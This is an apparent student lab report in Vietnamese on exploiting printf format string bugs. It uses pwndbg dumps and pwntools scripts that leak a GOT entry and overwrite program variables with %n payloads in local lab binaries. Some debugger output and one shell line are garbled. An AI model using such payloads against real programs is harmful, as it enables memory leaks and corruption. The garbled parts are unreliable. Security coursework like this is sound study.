

Nhóm 9:

Nguyễn Bùi Kim Ngân - 20520648

Nguyễn Bình Thục Trâm - 20520815

Võ Anh Kiệt - 20520615

B1. Tìm hiểu về chuỗi định dạng

Yêu cầu 1:

Yêu cầu	Chuỗi định dạng
1. In ra 1 số nguyên hệ thập phân	%d
2. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan	0x%08x
3. In ra số nguyên dương, có ký hiệu + phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự 0	%+05i
4. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt	%.8s
5. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và hiển thị tối thiểu 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng	%7.3f
6. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 và hiển thị tối thiểu 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự 0	%07.3f

B.2 Khai thác lỗ hổng format string để đọc dữ liệu

Giả sử nhập s là 1 chuỗi có dạng “%08x.%08x.%08x”. Giải thích ý nghĩa của chuỗi định dạng trên?

- In 3 tham số số nguyên có tối thiểu 8 ký tự, nếu không đủ sẽ thêm ký tự 0 và cách nhau dấu .

Yêu cầu 2:

```

pwndbg> c
Continuing.
00000001.22222222.ffffffff.%08x.%08x.%08x.

Breakpoint 1, 0x080484f9 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 0xffffcde0 ← '%08x.%08x.%08x.'
EBX 0x0
ECX 0x0
*EDX 0x80485b5 ← add byte ptr [eax], al
EDI 0xf7fac000 ← 0x1e7d6c
ESI 0xf7fac000 ← 0x1e7d6c
EBP 0xffffce58 ← 0x0
*ESP 0xffffcdd0 → 0xffffcde0 ← '%08x.%08x.%08x.'
*EIP 0x080484f9 (main+94) → 0xfffe52e8 ← 0x0
[ DISASM / i386 / set emulate on ]
0x080484ea <main+79> call printf@plt <printf@plt>
0x080484ef <main+84> add esp, 0x20
0x080484f2 <main+87> sub esp, 0xc
0x080484f5 <main+90> lea eax, [ebp - 0x78]
0x080484f8 <main+93> push eax
► 0x080484f9 <main+94> call printf@plt <printf@plt>
format: 0xffffcde0 ← '%08x.%08x.%08x.'
vararg: 0xffffcde0 ← '%08x.%08x.%08x.'
0x080484fe <main+99> add esp, 0x10
0x08048501 <main+102> sub esp, 0xc
0x08048504 <main+105> push 0xa
0x08048506 <main+107> call putchar@plt <putchar@plt>
0x0804850b <main+112> add esp, 0x10
[ STACK ]
00:0000 esp 0xffffcdd0 → 0xffffcde0 ← '%08x.%08x.%08x.'
01:0004 0xffffcdd4 → 0xffffcde0 ← '%08x.%08x.%08x.'
02:0008 0xffffcdd8 → 0xf7ffd990 ← 0x0
03:000c 0xffffcddc ← 0x1
04:0010 eax 0xffffcde0 ← '%08x.%08x.%08x.'
05:0014 0xffffcde4 ← '%08x.%08x.'
06:0018 0xffffcde8 ← 'x.%08x.'
07:001c 0xffffcdec ← 0x2e7838 /* '8x.' */
[ BACKTRACE ]
► f 0 0x080484f9 main+94
f 1 0xf7ddeed5 __libc_start_main+245

```

```

pwndbg> c
Continuing.
00000001.22222222.ffffffff.%08x.%08x.%08x.

```

```

pwndbg> c
Continuing.
ffffcde0.f7ffd990.00000001.
[Inferior 1 (process 111797) exited normally]

```

```
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ ./app-leak
%p.%p.%p
00000001.22222222.ffffffff.%p.%p.%p
0xffffce30.0xf7ffd990.0x1
```

Yêu cầu 2:

Như vậy, để đọc được đến dữ liệu tại khung màu xanh, cần bao nhiêu ký hiệu %x

Cần 29 ký tự

```
$ cat /etc/apt/sources.list -o /Downloads/Lab5 python -c 'print("X.*?9")' | ./app-leak
```

So sánh giá trị k và m ở 2 cách này?

Giá trị $m = 29 = k$

```
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ python -c 'print("%29$x")' | ./app-leak
00000001.22222222.ffffffff.%29$x
ffffffff
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$ python -c 'print("%29$d")' | ./app-leak
00000001.22222222.ffffffff.%29$d
-1
kiet@kiet-Aspire-E5-576:~/Downloads/lab4$
```

Yêu cầu 3: Giải thích vì sao %s%s%s gây lỗi chương trình?

```

0x804851a <main+127>    ret
00:0000    esp 0xffffcdd0 → 0xffffcde0 ← '%s%s%s'
01:0004    0xffffcdd4 → 0xffffcde0 ← '%s%s%s'
02:0008    0xffffcdd8 → 0xf7ffd990 ← 0x0
03:000c    0xffffcddc ← 0x1
04:0010    eax 0xffffcde0 ← '%s%s%s'
05:0014    0xffffcde4 ← 0x7325 /* '%s' */
06:0018    0xffffcde8 ← 0x1
07:001c    0xffffcdec → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0

► f 0 0x80484f9 main+94
  f 1 0xf7ddeed5 __libc_start_main+245

pwndbg>

```


Chuỗi định dạng trên sẽ in ra 3 string lấy lần lượt từ địa chỉ 0xffffcdd4 nhưng địa chỉ 0xffffcdde lưu giá trị số nguyên là 0x1 nên bị lỗi xung đột dữ liệu

Yêu cầu 4:

Giả sử đặt địa chỉ cần đọc dữ liệu ở đầu chuỗi s (khung màu xanh), xác định địa chỉ cần đọc dữ liệu lưu trong chuỗi s sẽ nằm ở tham số thứ mấy của printf?

Địa chỉ cần đọc nằm ở tham số thứ 5

Dat breakpoint o scanf



```
kiet@kiet-Aspire-E5-576: ~/Downloads/lab4
0x004850e <<+115>: mov    eax,0x0
0x0048510 <<+120>: mov    ecx,DWORD PTR [ebp-0x4]
0x0048516 <<+123>: leave
0x0048517 <<+124>: lea    esp,[ecx-0x4]
0x004851e <<+127>: ret
End of assembler dump.
Breakpoint 2 at 0x00484cd
pwndbg> c
Continuing.

Breakpoint 2, 0x00484cd in main ()
LEGEND: STACK | HEAP | CODE | DATA | BWX | RODATA
[ DISASM / L380 / set emulate on ]
*eax 0xffffcde0 ← 0x0
*ecx 0x0
*edx 0xffffce70 ← 0x1
*edi 0xffffce94 ← 0x0
*edi 0x77fac000 ← 0x1e7dec
*esi 0x77fac000 ← 0x1e7dec
*esp 0xffffcd58 ← 0x0
*esp 0xffffcd58 ← and    eax, 0x30250073 /* '%s' */
*EIP 0x00484cd (main+50) → 0xffffeeae8 ← 0x0
[ DISASM / L380 / set emulate on ]
p> 0x00484cd <main+50> call    __libc_start_main@plt
format: 0x00484cd ← 0x25007325 /* '%s' */
vararg: 0xffffcde0 ← 0x0
0x00484d2 <main+55> add    esp,0x10
0x00484d5 <main+58> sub    esp,0xc
0x00484d8 <main+61> lea    eax,[ebp-0x78]
0x00484db <main+64> push   eax
0x00484dc <main+65> push   dword ptr [ebp-0x14]
0x00484df <main+68> push   dword ptr [ebp-0x10]
0x00484e2 <main+71> push   dword ptr [ebp-0xc]
0x00484e5 <main+74> push   0x0048533
0x00484ea <main+79> call    printf@plt
0x00484ef <main+84> add    esp,0x20
[ STACK ]
00:0000 esp 0xffffcd00 → 0x00484cd ← and    eax, 0x30250073 /* '%s' */
01:0004 0xffffcd04 → 0xffffcde0 ← 0x0
02:0008 0xffffcd08 → 0x77fd990 ← 0x0
03:000c 0xffffcd0c ← 0x1
04:0010 eax 0xffffcde0 ← 0x0
05:0014 0xffffcd04 ← 0xc30000
06:0018 0xffffcd08 ← 0x1
07:001c 0xffffcd0c → 0x77ffc7e0 (_rtd_global_ro) ← 0x0
[ BACKTRACE ]
p> f 0 0x00484cd main+50
f 1 0x7d0005 __libc_start_main+245
pwndbg>
```

Dat breakpoint o print thu 2

```
Activities Terminal Nov 1 10:37 kiet@kiet-Aspire-E5-576: ~/Downloads/lab4 kiet@kiet-Aspire-E5-576: ~/Downloads/lab4

[ BACKTRACE ]
> f 0 0x80484cd main+50
f 1 0xf7d9ede5 __libc_start_main+245

pwndbg> b * 0x80484f9
Breakpoint 3 at 0x80484f9
pwndbg> c
Continuing.
hello
00000001.22222222.ffffffff.hello

Breakpoint 3, 0x80484f9 in main ()
LEGEND: STACK | HEAP | CODE | DATA | BWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]

EAX 0xffffcde0 ← 'hello'
EBX 0x0
ECX 0x0
*EDX 0x00000001 ← add byte ptr [eax], al
EDI 0xf7fac000 ← 0x1e7dc
ESI 0xf7fac000 ← 0x1e7dc
ESP 0xffffcde0 ← 0x0
ESP 0xffffcde0 → 0xffffcde0 ← 'hello'
*EIP 0x80484f9 (main+94) → 0xffff52e8 ← 0x0

[ DISASM / l386 / set emulate on ]
> 0x80484f9 <main+94> call printf@plt <printf@plt>
format: 0xffffcde0 ← 'hello'
vararg: 0xffffcde0 ← 'hello'
0x80484fe <main+99> add esp, 0x10
0x8048501 <main+102> sub esp, 0xc
0x8048504 <main+105> push 0xa
0x8048506 <main+107> call putchar@plt <putchar@plt>
0x804850b <main+112> add esp, 0x10
0x804850e <main+115> mov eax, 0
0x8048513 <main+120> mov ecx, dword ptr [ebp - 4]
0x8048516 <main+123> leave
0x8048517 <main+124> lea esp, [ecx - 4]
0x804851a <main+127> ret

[ STACK ]
00:0000 esp 0xffffcdd0 → 0xffffcde0 ← 'hello'
01:0004 0xffffcdd4 → 0xffffcde0 ← 'hello'
02:0008 0xffffcdd8 → 0xf7fd990 ← 0x0
03:000c 0xffffcddc ← 0x1
04:0010 eax 0xffffcde0 ← 'hello'
05:0014 0xffffcde4 ← 0xc3006f /* 'o' */
06:0018 0xffffcde8 ← 0x1
07:001c 0xffffcdec → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0

[ BACKTRACE ]
> f 0 0x80484f9 main+94
f 1 0xf7d9ede5 __libc_start_main+245

pwndbg>
```

```
pwndbg> x/20wx 0xffffcdd0
0xffffcdd0: 0xffffcde0 0xffffcde0 0xf7ffd990 0x00000001
0xffffcde0: 0x6c6c6568 0x00c3006f 0x00000001 0xf7ffc7e0
0xffffcdf0: 0x00000000 0x00000000 0xf7ffd000 0x00000000
0xffffce00: 0x00000000 0x00000534 0x0000008e 0xf7faa224
0xffffce10: 0x00000000 0xf7fac000 0xf7ffc7e0 0xf7faf4e8
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 4

[0x804a00c] printf@GLIBC_2.0 -> 0xf7e13d30 (printf) ← endbr32
[0x804a010] __libc_start_main@GLIBC_2.0 -> 0xf7ddede0 (__libc_start_main) ← endbr32
[0x804a014] putchar@GLIBC_2.0 -> 0x8048376 (putchar@plt+6) ← push 0x10
[0x804a018] __isoc99_scanf@GLIBC_2.7 -> 0xf7e14dd0 (__isoc99_scanf) ← endbr32
pwndbg>
```

```

1 from pwn import *
2 sh = process('./app-leak')
3 leakmemory = ELF('./app-leak')
4
5 # address of scanf entry in GOT, where we need to read content
6 __isoc99_scanf_got = leakmemory.got['__isoc99_scanf']
7 print("- GOT of scanf: %s" % hex(__isoc99_scanf_got))
8
9 # prepare format string to exploit
10 # change to your format string
11 fm_str = b'%4$s'
12 payload = p32(__isoc99_scanf_got) + fm_str
13 print("- Your payload: %s" % payload)

```

```

kieta@kieta-Aspire-E5-576:~/Downloads/Lab4$ python yc4.py
[*] Starting local process './app-leak': pid 266592
[*] '/home/kieta/Downloads/Lab4/app-leak'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
- GOT of scanf: 0x804a018
- Your payload: b'\x18\xa0\x04\x08%4$s'
[*] Process './app-leak' stopped with exit code 0 (pid 266592)
- Address of scanf: 0xf7e14dd0
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Interrupted
kieta@kieta-Aspire-E5-576:~/Downloads/Lab4$

```

Sinh viên giải thích ý nghĩa dòng code 16 để lấy địa chỉ của scanf từ GOT?

- In ra chuỗi ở dạng hex (được mã hóa từ unsigned 32 bit integer sang hex) với chuỗi

Yêu cầu 5:

Vị trí lưu chuỗi định dạng s sẽ tương ứng với tham số thứ mấy của printf?

- Ứng với tham số thứ nhất

```

0x804849c <main+17> mov     dword ptr [ebp - 0xc], 0x315
0x80484a3 <main+24> sub     esp, 8
0x80484a6 <main+27> lea     eax, [ebp - 0xc]
0x80484a9 <main+30> push    eax
0x80484aa <main+31> push    0x80485e0
0x80484af <main+36> call    printf@plt

0x80484b4 <main+41> add     esp, 0x10
0x80484b7 <main+44> sub     esp, 8
0x80484ba <main+47> lea     eax, [ebp - 0x70]
0x80484bd <main+50> push    eax

```

```

00:0000 | esp 0xffffd4c0 | ← 0x4d /* 'M' */
01:0004 | 0xffffd4c4 | ← 0x2c307d /* '}', ' */
02:0008 | 0xffffd4c8 | ← 0x1
03:000c | 0xffffd4cc | → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0
04:0010 | 0xffffd4d0 | ← 0x0
05:0014 | 0xffffd4d4 | ← 0x0
06:0018 | 0xffffd4d8 | → 0xf7ffd000 (_GLOBAL_OFFSET_TABLE_) ←
07:001c | 0xffffd4dc | ← 0x0

```

```

f 0 0x804849c main+17
f 1 0xf7de3ed5 __libc_start_main+245

```

```

pwndbg> p/x $ebp - 0xc
$3 = 0xffffd52c

```

- Địa chỉ biến c: 0xffffd52c

```

0x80484c3 <main+56>    call    __isoc99_scanf@plt
format: 0x80485e4 ← 0xa007325 /* '%s' */
vararg: 0xffffd4c8 ← 0x1

0x80484c8 <main+61>    add     esp, 0x10
0x80484cb <main+64>    sub     esp, 0xc
0x80484ce <main+67>    lea     eax, [ebp - 0x70]
0x80484d1 <main+70>    push    eax
0x80484d2 <main+71>    call    printf@plt

[ STACK ]
0:0000 | esp 0xffffd4b0 → 0x80485e4 ← and    eax, 0x590a0073 /* '%s' */
1:0004 |      0xffffd4b4 → 0xffffd4c8 ← 0x1
2:0008 |      0xffffd4b8 → 0xf7ffd990 ← 0x0
3:000c |      0xffffd4bc ← 0x1
4:0010 |      0xffffd4c0 ← 0x4d /* 'M' */
5:0014 |      0xffffd4c4 ← 0x2c307d /* '}0,' */
6:0018 | eax 0xffffd4c8 ← 0x1
7:001c |      0xffffd4cc → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0

[ BACKTRACE ]
> f 0 0x80484c3 main+56

```

- Địa chỉ lưu chuỗi s: 0xffffd4c8

```

0x80484d2 <main+71>    call    printf@plt
format: 0xffffd4c8 ← 'hello'
vararg: 0xffffd4c8 ← 'hello'

0x80484d7 <main+76>    add     esp, 0x10
0x80484da <main+79>    mov     eax, dword ptr [ebp - 0xc]
0x80484dd <main+82>    cmp     eax, 0x10
0x80484e0 <main+85>    jne     main+105
0x80484e2 <main+87>    sub     esp, 0xc

[ STACK ]
00:0000 | esp 0xffffd4b0 → 0xffffd4c8 ← 'hello'
01:0004 |      0xffffd4b4 → 0xffffd4c8 ← 'hello'
02:0008 |      0xffffd4b8 → 0xf7ffd990 ← 0x0
03:000c |      0xffffd4bc ← 0x1
04:0010 |      0xffffd4c0 ← 0x4d /* 'M' */
05:0014 |      0xffffd4c4 ← 0x2c307d /* '}0,' */
06:0018 | eax 0xffffd4c8 ← 'hello'
07:001c |      0xffffd4cc → 0xf7ff006f ← 0xfd61a0ff

[ BACKTRACE ]
> f 0 0x80484d2 main+71

```

- Vị trí bắt đầu các tham số của hàm printf thứ 2: 0xffffd4b0
- Tại 0xffffd4c8, tức tham số thứ 7 của hàm printf lưu giá trị chuỗi s đã nhập “hello”
vậy nên em đoán rằng đây sẽ là nơi lưu địa chỉ biến c để ghi đè vào => k = 7-1=6

Chuỗi định dạng: `[addr of c]%012d%6$u`

Với addr of c có 4 bytes + thêm 12 bytes padding đủ 16 là giá trị yêu cầu để ghi đè vào vùng nhớ biến c.

Code python:

```

from pwn import *
def forc():
    sh = process('./app-overwrite')
    # get address of c from the first output
    c_addr = int(sh.recvuntil('\n', drop=True), 16)
    print ('- Address of c: %s' % hex(c_addr))
    # additional format - change to your format to create 12 characters
    additional_format = b'%012d'
    # overwrite offset - change to your format
    overwrite_offset = b'%6$n'
    payload = p32(c_addr) + additional_format + overwrite_offset
    print ('- Your payload: %s' % payload)
    sh.sendline(payload)
    sh.interactive()
forc()

```

- Kết quả chạy

```

ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ python3 yc5.py
[+] Starting local process './app-overwrite': pid 981962
yc5.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See http
s://docs.pwntools.com/#bytes
  c_addr = int(sh.recvuntil('\n', drop=True), 16)
- Address of c: 0xffffd55c
- Your payload: b'\\xd5\xff\xff%012d%6$n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 981962)
\\xd5\xff\xff-00000011016
You modified c.

a = 123, b = 1c8, c = 16
[*] Got EOF while reading in interactive

```

Yêu cầu 6:

Chuỗi định dạng: ab%k\$nx[addr a]

- ab để ghi giá trị 2 và chiếm 2 bytes
- %k\$n chiếm 4 bytes do đó cần padding thêm 2 bytes xx thành 8 bytes để đẩy addr của a về vị trí thích hợp
- Lúc này vị trí tham số của printf tăng lên 2 do đó $k = 6 + 2 = 8$.

Code python:

```

from pwn import *
def fora():
    sh = process('./app-overwrite')
    a_addr = 0x0804a024 # address of a

```



```
# format string - change to your answer
payload = b'ab%8$nxx' + p32(a_addr)
sh.sendline(payload)
print (sh.recv())
sh.interactive()
fora()
```

- Kết quả chạy:

```
ubuntu@s-dff02c8a571544479bb3c45063d88f2c9-vm:~$ python3 yc6.py
[+] Starting local process './app-overwrite': pid 989189
[*] Process './app-overwrite' stopped with exit code 0 (pid 989189)
b'0xfffffd55c\nabxx$\xa0\x04\x08\nYou modified a for a small number.\n\na = 2, b =
1c8, c = 789\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Yêu cầu 7:

```
pwndbg> info variables b
All variables matching regular expression "b":

Non-debugging symbols:
0x08049f0c __do_global_dtors_aux_fini_array_entry
0x0804a028 b
0x0804a02c __bss_start
pwndbg>
```

- Địa chỉ biến b là: 0x0804a028

Giả sử gọi địa chỉ của b là b_addr


Do giá trị cần đề rất lớn nên ý tưởng của bài này là ta sẽ ghi đè lên b_addr và những vùng nhớ tiếp theo của nó thành những giá trị mong muốn:

```
b_addr      = 0x78
b_addr + 1  = 0x56
b_addr + 2  = 0x34
b_addr + 3  = 0x12
```

Overwrite b_addr bằng 0x78:

Ta có 0x78 ở dec là 120 và vị trí của payload trên stack sẽ là đối số thứ 6 trong format string. Nhưng do thêm vào đầu payload thì payload sẽ có thêm 4 byte được đọc trước %n nên ta sẽ giảm offset xuống 4 là 116

Vậy ta sẽ có code và kết quả ở terminal




```
yc7.py 1 X
1 from pwn import *
2 def for_b():
3     sh = process('./app-overwrite')
4     e = ELF('./app-overwrite')
5
6     b_addr = e.symbols['b']
7     payload = p32(b_addr) + b '%116x%6$n'
8
9     print("This is the payload: ", payload)
10    print("End of payload")
11
12    sh.sendline(payload)
13    print(sh.recv())
14    sh.interactive()
15
16    for_b()
17
```

```
kieta@kieta-Aspire-E5-576:~/Downloads/Lab4$ python yc7.py
[*] Starting local process './app-overwrite': pid 187285
[*] '/home/kieta/Downloads/Lab4/app-overwrite'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
This is the payload:  b'(\xa0\x04\x08\x116x%6$n'
End of payload
b'0xffffcc9c\n(\xa0\x04\x08
ffffcc38\na = 123, b = 78, c = 789\n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 187285)
[*] Got EOF while reading in interactive
$
[*] Interrupted
kieta@kieta-Aspire-E5-576:~/Downloads/Lab4$
```

Overwrite `b_addr + 1` bằng `0x56`:

Ta chèn thêm `b_addr + 1` nên `b_addr` sẽ giảm xuống 4 từ 116 còn 112

Để tính offset ta sẽ thử `%10x%7$n` do `%6$n` sẽ ghi vào đối số thứ 6 của `b_addr` nhưng `b_addr + 1` nằm cách đầu payload 4 byte nên `b_addr + 1` sẽ trở thành đối số thứ 7




```
yc7.py 2 X
1 from pwn import *
2 def for_b():
3     sh = process('./app-overwrite')
4     e = ELF('./app-overwrite')
5
6     b_addr = e.symbols['b']
7
8     payload = p32(b_addr) + p32(b_addr + 1)
9     payload += b '%112x%6$n' + b '%10x%7$n'
10
11    print("This is the payload: ", payload)
12    print("End of payload")
13
14    sh.sendline(payload)
15    print(sh.recv())
16    sh.interactive()
17
